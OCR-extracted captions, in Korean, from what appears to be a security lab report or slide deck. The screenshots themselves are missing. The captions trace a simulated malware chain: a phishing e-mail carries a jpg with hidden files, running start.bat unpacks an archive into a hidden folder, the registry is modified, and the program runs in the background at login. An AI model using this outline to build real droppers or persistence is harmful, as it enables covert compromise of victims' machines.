
✓ E-mail 전송






- 여러 파일들 숨겨진 jpg 파일 속성 확인

✓ E-mail 전송




- 이메일 수신

✓ E-mail 전송




- 이메일 수신 후 start.bat 실행

✓ 실행 및 결과 : 숨김 폴더




- 지정한 이름으로 숨김폴더 안에 압축파일 해제 확인

✓ 실행 및 결과 : 레지스트리 수정




- 레지스트리 수정 확인

✓ 실행 및 결과 : 레지스트리 수정




- 레지스트리 수정 확인

✓ 실행 및 결과 : 로그인 후, 백그라운드 실행



